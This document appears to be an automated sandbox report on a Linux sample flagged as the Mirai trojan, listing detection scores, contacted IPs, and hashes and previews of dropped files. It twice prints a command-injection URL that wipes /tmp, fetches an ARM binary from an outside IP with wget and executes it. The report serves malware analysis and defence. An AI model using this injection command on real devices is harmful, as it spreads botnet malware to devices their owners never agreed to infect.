Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Hidden Files and Directories 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Indicator Removal on Host 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 4	Manipulate Device Communication		Manipu App Sto Rankin or Ratir

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
01oHMcUgUM	54%	Virustotal		Browse
01oHMcUgUM	63%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
daisy.ubuntu.com	162.213.33.132	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.42.90.194	unknown	Luxembourg		24940	HETZNER-ASDE	false
77.173.154.71	unknown	Netherlands		1136	KPNKPNNationalEU	false
200.102.167.34	unknown	Brazil		8167	BrasilTelecomSA-FilialDistritoFederalBR	false
86.52.29.30	unknown	Denmark		197288	STOFANETDK	false
89.165.215.214	unknown	Romania		48161	NG-ASSosBucuresti-Ploiestinr42-44RO	false
104.86.5.165	unknown	United States		16625	AKAMAI-ASUS	false
201.159.149.209	unknown	Brazil		52603	SupplyNetServicosLtda-MEBR	false
140.177.25.158	unknown	United States		25660	CTCUS	false
90.218.34.202	unknown	United Kingdom		5607	BSKYB-BROADBAND-ASGB	false
189.96.247.130	unknown	Brazil		26599	TELEFONICABRASILSABR	false
161.4.230.66	unknown	Norway		60278	HELSE-VEST-IKTNO	false
180.166.5.121	unknown	China		4812	CHINANET-SH-APChinaTelecomGroupCN	false
189.127.5.186	unknown	Brazil		27693	NipBr-NipCabledoBrasilTelecomLTDABR	false
101.105.64.222	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
210.1.238.126	unknown	Japan		2907	SINET-ASResearchOrganizationofInformationandSystemsN	false
218.57.153.246	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
180.88.214.83	unknown	China		4808	CHINA169-BJChinaUnicomBeijingProvinceNetworkCN	false
147.86.201.172	unknown	Switzerland		559	SWITCHPeeringrequestspeeringswitchchEU	false
185.72.169.17	unknown	Belgium		57112	ASN-F2XNL	false
152.167.122.118	unknown	Dominican Republic		28118	ALTICEDOMINICANASADO	false
113.216.47.10	unknown	Korea Republic of		9644	SKTELECOM-NET-ASSKTelecomKR	false
106.6.195.143	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
103.70.12.25	unknown	unknown		7979	SERVERS-COMUS	false
121.87.53.6	unknown	Japan		17511	OPTAGEOPTAGEIncJP	false
1.217.99.233	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
149.154.137.144	unknown	Russian Federation		12714	TI-ASMoscowRussiaRU	false
24.211.135.100	unknown	United States		11426	TWC-11426-CAROLINASUS	false
104.119.90.57	unknown	United States		2828	XO-AS15US	false
141.100.168.19	unknown	Germany		8365	MANDADE	false
46.7.53.244	unknown	Ireland		6830	LIBERTYGLOBALLibertyGlobalformerlyUPCBroadbandHolding	false
17.181.203.195	unknown	United States		714	APPLE-ENGINEERINGUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
147.200.0.247	unknown	Australia		55542	RMSNET-AS-APRoadsandMaritimeServicesAU	false
76.73.122.174	unknown	United States		25921	LUS-FIBER-LCGUS	false
60.89.247.251	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false
125.36.135.148	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
170.54.127.169	unknown	United States		4868	PIONEERUS	false
220.241.36.28	unknown	Hong Kong		4515	ERX-STARHKTLimitedHK	false
223.64.65.169	unknown	China		56046	CMNET-JIANGSU-APChinaMobilecommunicationscorporationCN	false
144.130.247.126	unknown	Australia		4637	ASN-TELSTRA-GLOBALTelstraGlobalHK	false
201.188.206.215	unknown	Chile		7418	TELEFONICACHILESACL	false
57.147.18.91	unknown	Belgium		2686	ATGS-MMD-ASUS	false
109.114.40.25	unknown	Italy		30722	VODAFONE-IT-ASNIT	false
158.86.215.90	unknown	United States		20379	NET-BAKERUS	false
116.173.112.248	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
19.174.160.178	unknown	United States		3	MIT-GATEWAYSUS	false
201.123.121.205	unknown	Mexico		8151	UninetSAdeCVMX	false
208.27.38.166	unknown	United States		5778	CENTURYLINK-LEGACY-EMBARQ-RCMTUS	false
48.79.19.123	unknown	United States		2686	ATGS-MMD-ASUS	false
82.237.229.57	unknown	France		12322	PROXADFR	false
119.192.231.125	unknown	Korea Republic of		17859	CBNET-AS-KRNICEINFOMATIONSERVICEKR	false
76.162.184.197	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
204.85.48.52	unknown	United States		81	NCRENUS	false
77.140.167.126	unknown	France		15557	LDCOMNETFR	false
69.60.247.77	unknown	Canada		5690	VIANET-NOCA	false
91.10.214.233	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
123.220.43.229	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
138.145.133.158	unknown	United States		721	DNIC-ASBLK-00721-00726US	false
144.153.205.195	unknown	United States		58541	CHINATELECOM-SHANDONG-QINGDAO-IDCQingdao266000CN	false
107.216.78.174	unknown	United States		7018	ATT-INTERNET4US	false
92.224.144.33	unknown	Germany		6805	TDDE-ASN1DE	false
67.59.185.234	unknown	United States		20021	LNH-INCUS	false
179.89.147.18	unknown	Brazil		26599	TELEFONICABRASILSABR	false
109.166.166.137	unknown	Romania		8953	ASN-ORANGE-ROMANIARO	false
156.38.69.221	unknown	Togo		36924	GVA-CanalboxBJ	false
166.67.41.254	unknown	United States		7046	RFC2270-UUNET-CUSTOMERUS	false
159.41.147.230	unknown	United States		11757	WHIRLPOOL-ASNUS	false
62.173.159.136	unknown	Russian Federation		34300	SPACENET-ASInternetServiceProviderRU	false
1.32.222.215	unknown	Singapore		64050	BCPL-SGBGPNETGlobalASNSG	false
189.7.143.4	unknown	Brazil		28573	CLAROSABR	false
78.224.112.197	unknown	France		12322	PROXADFR	false
80.250.181.202	unknown	Russian Federation		3267	RUNNETRU	false
158.64.236.183	unknown	Luxembourg		2602	RESTENAReseauTeleinformatiquedelEducationNationaleLU	false
79.151.69.70	unknown	Spain		3352	TELEFONICA_DE_ESPANAES	false
211.175.106.95	unknown	Korea Republic of		9457	DREAMX-ASDREAMLINECOKR	false
142.207.206.184	unknown	Canada		271	BCNET-ASCA	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
138.153.211.93	unknown	United States		721	DNIC-ASBLK-00721-00726US	false
180.221.186.64	unknown	Japan		9617	ZAQJupiterTelecommunicationsCoLtdJP	false
114.198.53.184	unknown	Australia		7545	TPG-INTERNET-APTPGTelecomLimitedAU	false
42.166.156.227	unknown	China		4249	LILLY-ASUS	false
207.163.26.164	unknown	United States		6099	BAE-NET-ASNUS	false
37.17.161.143	unknown	Hungary		57657	NICOM-ASHU	false
73.194.93.58	unknown	United States		7922	COMCAST-7922US	false
20.170.115.52	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
100.48.158.49	unknown	United States		701	UUNETUS	false
168.48.190.197	unknown	United States		1761	TDIR-CAPNETUS	false
114.165.183.221	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
182.62.236.63	unknown	Malaysia		4818	DIGIIX-APDiGiTelecommunicationsSdnBhdMY	false
163.65.249.252	unknown	France		17816	CHINA169-GZChinaUnicomIPnetworkChina169Guangdongprovi	false
89.183.195.88	unknown	Germany		13045	HTP-ASDE	false
186.100.192.32	unknown	Argentina		11315	TelefonicaMovilesArgentinaSAMovistarArgentinaAR	false
174.76.47.162	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	false
39.152.182.206	unknown	China		56044	CMNET-AS-LIAONINGChinaMobilecommunicationscorporationC	false
70.66.117.174	unknown	Canada		6327	SHAWCA	false
216.182.81.190	unknown	United States		11274	ADHOSTUS	false
183.215.247.78	unknown	China		56047	CMNET-HUNAN-APChinaMobilecommunicationscorporationCN	false
140.51.225.181	unknown	United States		668	DNIC-AS-00668US	false
77.213.148.9	unknown	Denmark		9158	TELENOR_DANMARK_ASDK	false
27.209.227.107	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
161.169.114.7	unknown	United States		10695	WAL-MARTUS	false
25.92.46.249	unknown	United Kingdom		7922	COMCAST-7922US	false

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/home/saturnino/.config/pulse/ee49dfd4fa47433baee88884e2d7de7c-default-sink	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	10
Entropy (8bit):	2.9219280948873623
Encrypted:	false
SSDEEP:	3:5bkPn:pkP
MD5:	FF001A15CE15CF062A3704CEA2991B5F
SHA1:	B06F6855F376C3245B82212AC73ADED55DFE5DEF
SHA-256:	C54830B41ECFA1B6FBDC30397188DDA86B7B200E62AEAC21AE694A6192DCC38A
SHA-512:	65EBF7C31F6F65713CE01B38A112E97D0AE64A6BD1DA40CE4C1B998F10CD3912EE1A48BB2B279B24493062118AAB3B8753742E2AF28E56A31A7AAB27DE80E7BF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	auto_null.

/home/saturnino/.config/pulse/ee49dfd4fa47433baee88884e2d7de7c-default-source	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	18
Entropy (8bit):	3.4613201402110088
Encrypted:	false
SSDEEP:	3:5bkrIZsXvn:pkckv
MD5:	28FE6435F34B3367707BB1C5D5F6B430
SHA1:	EB8FE2D16BD6BBCCE106C94E4D284543B2573CF6
SHA-256:	721A37C69E555799B41D308849E8F8125441883AB021B723FED90A9B744F36C0
SHA-512:	6B6AB7C0979629D0FEF6BE47C5C6BCC367EDD0AAE3FC973F4DE2FD5F0A819C89E7656DB65D453B1B5398E54012B27EDFE02894AD87A7E0AF3A9C5F2EB24A919
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	auto_null.monitor.

/proc/5534/oom_score_adj	
Process:	/usr/bin/dbus-daemon
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3A99
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0

/run/gdm3.pid	
Process:	/usr/sbin/gdm3
File Type:	ASCII text
Category:	dropped
Size (bytes):	5
Entropy (8bit):	1.9219280948873623
Encrypted:	false
SSDEEP:	3:Jcon:1

/run/gdm3.pid	
MD5:	1A97FCD360BD83CB13A6542D51EB58EF
SHA1:	1FE57A11FFCDC837EC26AF58BFD14F7EC2FE7930
SHA-256:	1D41698B4F4A029F46F7A53E2845DB72BBEF71BFEDD555D06D4792193135E64F
SHA-512:	32633C25466C49470AA288B0557D707EE54D3DB65F6B9548BC78C9B7668755E3CAFD1343460A21F89D28D7B5385C5ECD613A754899D30BD01575FF0B769AB38D
Malicious:	false
Reputation:	low
Preview:	5993.

/run/systemd/journal/streams/.#9:74683YKFMTi	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.49137111522546
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyoMExRlbRHAj0Tjsv:SbFuFyLVIg1BG+f+MyGbpAQTji4s
MD5:	3CAE4C2FCFD1990433BED97AD4F34D57
SHA1:	38E40F58C16FF5F66C44C1588D6FC09978CEE198
SHA-256:	36A6373EE65B7393E6DE1424835335B89BB36724ADDF03716ED9BCCF69040900
SHA-512:	E99D283E6AE0E7CD81ACDB135FED2953F0951D2E51727D165504A72B4B914924642B0BD67A2E5D77DFC1CBEC501BDA7C526F97F36C66AE2CE167AFCE6FA44D2
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=813870c15a424ee394e521e97e44e0e6.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:74684JG46el	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.502725684622946
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzpGHDEicDkGhsT2jq:SbFuFyLVIg1BG+f+M1GHCJsqji4s
MD5:	86CFBAE76C29FEB9804FDF47F9FB844B
SHA1:	559598420A64E804457FF5D35C599CF7133F84F7
SHA-256:	EBDB52C2D8FD0B77D63CD91173F5BD3C51ED378F510D2BCC0368C8C2A749CB6C
SHA-512:	73A861F933A8EC0F46F06BC3F28EED5C5EE1D0B9E7A1B58B1EE90EAD2734EFA300C12EC33AB8B54EDE0C4C493197FA9F5EEBA46FF483330903728B6EC4D86E48
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=961a3dbfa2df4cd49fa1c8637dcbd0cd.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:75481Lxxupj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	200
Entropy (8bit):	5.406570577312332
Encrypted:	false
SSDEEP:	6:SbFuFyLVK6g7/+BG+f+M/TIAT6jFmzXvn:qgFqo6g7/+0+f+M/TI2IQXvn
MD5:	B0F509DE605D1025E9120152790D9F60
SHA1:	8B9AE29E2F21D51A70B1F087267930D77D33A8AD
SHA-256:	AEFA811A4ECE38E8653B9C0BB37C525A4B46F5D282E81AD9A543A546DC6897CB
SHA-512:	0C613F16A62D3BEB80B1646E28CEEC199B5654A92F57D0708D1FCC5F2915FE548E2B997F6A4899C930ECBABD8F92DAF861C1A9D1F9658916C892E65A12A9437
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9544c6aca34f400da5881f9a4b8dba64.IDENTIFIER=org.gnome.Shell.desktop.

/run/systemd/journal/streams/.#9:75484c3XBfj	
Process:	/lib/systemd/systemd-journald

/run/systemd/journal/streams/.#9:75484c3XBfj	
File Type:	ASCII text
Category:	dropped
Size (bytes):	200
Entropy (8bit):	5.4754427648664175
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm+pGmtQvrAglsjsn:SbFuFyLVI6g7/+BG+f+M+o/T8jFmzXvn
MD5:	3EAD7E9D611DD0865D182CFD86B8BFC0
SHA1:	5DE9D02B7B36143F334CB79A99DA20F2A3C266C3
SHA-256:	3683C01213F5651329A1D61F1F053FBCB540CFCE34146D61E1000A462A9549C2
SHA-512:	AFC63994CC1C25F3E0909C3DE585B41FD5DA7C80742461E2164C0B83D39C18AC505C685A97C5E7B6A20108993369C2FE48F9090094741F88BEA518FC3425B1A9
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=49b9f893c57c47158f1ec829d618cf5c.IDENTIFIER=org.gnome.Shell.desktop.

/run/systemd/journal/streams/.#9:75845smPTSk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.430313829092045
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/M4Jfc4JTFlsjs1Ha:SbFuFyLVIg1BG+f+M04O4B8josQu
MD5:	A2CDF96A4445BD9A1EAA1EF3C83E6364
SHA1:	98341A9331B142FF529F7857518413B4DF2FC387
SHA-256:	9BBC553DEAAFE6EC4D22E52F4E9004E22CDA751650497AF1A5FE02BB3D4B0ACF
SHA-512:	02A87D2553969EDDD552611CB627DA416E352516BECDB1015B0D720B73C2A86FF97F5F2A2C9AC3C1D743A7E368E64E02340E196C85B91CBC42C54A9C380316E
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=5631af4a981f4a719b1c97ab6a125dec.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:760345DYx4k	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.381131679066546
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MyHMIriNFvRqjdCLKzK:qgFq6g10+f+MIMIONFvRgCLAK
MD5:	BDBE0E52B96ADB5C23F2DB8E1E17EBFD
SHA1:	CD1D05BAB43EDF76A7FBC24940AEF753CE40CC79
SHA-256:	689DF35748D43BC7A216C2C0E02404E1766E9C1CE28196F37C06E7CB40EFD085
SHA-512:	3AFAB07BD003FBDA2DC0F2FE3DA1FE621FF533364D22A8D8CE618A95E2204AB32CC00A7EBA5C5D3F90B5F4386E503633836B719938DEA11A39800500852232AC
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=8ecb178af0cf45cb9effe7d6f0766d19.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:76053w7M9ej	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.340026580328083
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoCcdBZtJ50ZjshQJT:SbFuFyLVIg1BG+f+MoFdLtJ50ZjtWL0
MD5:	01BF1B86E761891CC7624060625BBB12
SHA1:	827AFED4108C04402090BBD563C1BE0D8BE37F22
SHA-256:	11791B77768EB7FEC162F09044B984102433425C67070F064A0EE593C292A0DC
SHA-512:	1B5108BD3C7BC2BE891E85D6525EA1E56B603D57E5941CE5FF26A5C83CF06688984871F73064A0B292B247103552353215A39D9AFC67C4AAC133A6DDEED3D31
Malicious:	false

/run/systemd/journal/streams/.#9:76053w7M9ej	
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=b10f65f14c8d49adaa404a241352b884.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:76076bQJlgl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.477713802340903
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M4M/4P3J1HRFqjZcHcljX+:qgFq6g10+f+M4jP37QmAu
MD5:	B9C5A936E2BCE72389D349B7F97DCF84
SHA1:	071FAFC02C4C330964BB082053AD9AEDDE7B4123
SHA-256:	B5E0C8F2242DCB1A4046F44F793AB4200B96DB2995CB30EF2328D08EF50A80BD
SHA-512:	3B3E48A5232A706AFDF7FA978F419458B64D3192E3F6EFF92BCD8FD20648E965173B539F164F4D9EAC2267E115CBB9AF692E59B9175757684333D3185A40E0E0
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=229b49171a4d413e894a3d46c5498461.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:76081clZZ9i	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.436552981420597
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm77KDBH/dW0h+sjsjF:SbFuFyLVIg1BG+f+MydH1TjNE
MD5:	83C42D7A9F7E670AB8D78FBE9740CC0E
SHA1:	257D8F7BE5A10D25501FD6093029110712BE66E1
SHA-256:	943F0E0FF38E5B7D76ECCC0FF1B4E06F626CF0BBB0BE4699F3980220ED27722B
SHA-512:	5F54CFFFD82D00F56DDF26231DE8DFCBE94DC9DF5EB06330DDE47A8020D86AAA6782A1A7ADC0B6DB757B7CFD90E76D47D77B164D954D50440091DC11FD54B5B
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=114fee2d4896416792fdb2c0100cc623.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:76098jnuUhk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.381184411671187
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmrQDbDW1iHA1wEuxs4:SbFuFyLVIg1BG+f+M0DbTvlqjbVC
MD5:	B5A8F80F7F8CE893941449ED76083EEB
SHA1:	A9613D7E2737FF679165498DB60A4466D68193B9
SHA-256:	33ED41090BF9E44B7DC6BCE6786132AF6DF85A1BC29F3A50A3F09029EE3F456A
SHA-512:	30AED74B5D178C3C5EFBB0EA2F223F7EED4F99447FD59356558082C17D9B79CB65973AB9B7B7049CF6CDDA0FE774F869B314BBA11A1A75D34B27681A34088751
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=acbf620f77814a34ab9ecadddee00413.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:76267GBzanj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.408581226876869
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmy7RzHB0735qjswkCM:SbFuFyLVIg1BG+f+My1zh+0jLkGq

/run/systemd/journal/streams/.#9:76267GBzanj	
MD5:	A0DFE424A4CD0E1BE90E4D077A2FD2F6
SHA1:	FE4FAA4DC0DABCDE092DDFB6A18CA72DB17854F6
SHA-256:	F322FC40A2E38BE243C224270111101E9A954859933C976B37816C58E11A5106
SHA-512:	AB8D5A00B299B1D59B9B88A041BBE3E3A419D72C865DFFD683FB4BD12707056F63295E4619852A5ADE0D4FEAC8204C3095E241ACC73B9C975AACB61AE498F21
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=848b19b6e3b543c69ca80e32fe4099dd.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:764780U9kwk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.3858431958793975
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm4tEeEXkZVXtjs2BZZGu:SbFuFyLVIg1BAf+M4tEeYkrtjNTZD
MD5:	082AD6BCB1C08EF3E34B58B27F96C152
SHA1:	A50B74CBECED02C6EDD869AF92FEE4A691C54B07
SHA-256:	3B657F73D012EFA93E44DBDB79DBDCD0400E283900A311F87A3DA02B3F66707F
SHA-512:	21D5D7554ADEF89BBDE77CF633A3D47AE7F4FB5E8D6E96C1F9B4378AA1BA479020B8523A57803999202C915A7A1E53630DABD56DA33DD55C64244B84D8D8E11
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=2909ef59be7d4bfd9a3590e81afa8229.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:76600QiThSk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.446641571154127
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/ETHQVgFIcG1UglsC:SbFuFyLVIg1BG+f+M8cQs52jLTTIWTIL
MD5:	DF520FF8717C627FD81431056EF911E3
SHA1:	DE0E50CD885623E253EBE56C0A51AF43627B183E
SHA-256:	A0FA96078E4739A4A1A570A7824A9AC655362553018054B2FB4CC0CC1BEE8B55
SHA-512:	F0547D81F840B873B3DECA13B4254D89D49CC7225A26CC702399E372F79DCA1444D9CBA2BDE18FB0D112243479AA90B91550823479DE5FEF7E85360408744CE
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=5c63bb8a2b504caf919f25d9c8825540.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:766405NJjXl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.4262478427251954
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOdvP69ms947z+h6SnLAqC+h6KV+h6CQzuxmygdzKqucQIVWPgF:SbFuFyLVK6g7/+BG+f+MygdGqhqjNq
MD5:	0337BB0045413CE1D2A4F5CAF80FABA0
SHA1:	8FC03A538143910C0DEE981DAE599EEB2C5CB4A7
SHA-256:	9A8C2E13CB64D5BD9D0427E41065CCB613E210434E0452ECB2B0916C059C9B0B
SHA-512:	B20ACD82E78C36CD31AB42172902401BE21E29153B678F6FBBEA4F7369F2EABCE214B4BF95BDD3C106FE7B7B2D493621248243670C7531F8653D4E989E478A8
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=8d3fde0c4b9d4af78655a8f91dcd73ab.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:76642vnmg0j	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195

/run/systemd/journal/streams/.#9:76642vnmg0j	
Entropy (8bit):	5.449868883221537
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm+CA4ja3UAXYgrxb:SbFuFyLVI6g7/+BG+f+M+dP3p0jNq
MD5:	E8ADC6F273DE4536700346FA195A6504
SHA1:	01900632CE596AC850028D03AA44820EBCC09D2D
SHA-256:	37745B05E6E78D0ADEE011723BE98CAE5AAF63D5FE88E5EBB7B33B96F4C39546
SHA-512:	14E2DB8BABB6F597FD3DCB60BF6EFA9B2B640AD88DEBC8124A1089443B6CD548CDFED54C4D9D824B4E7746509C395BD8115C02EF3F8C8E84B271F3092D2B6F3
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=465dfc6dcb274a58abb5a39b3892e1e2.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:76672LfWnBk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
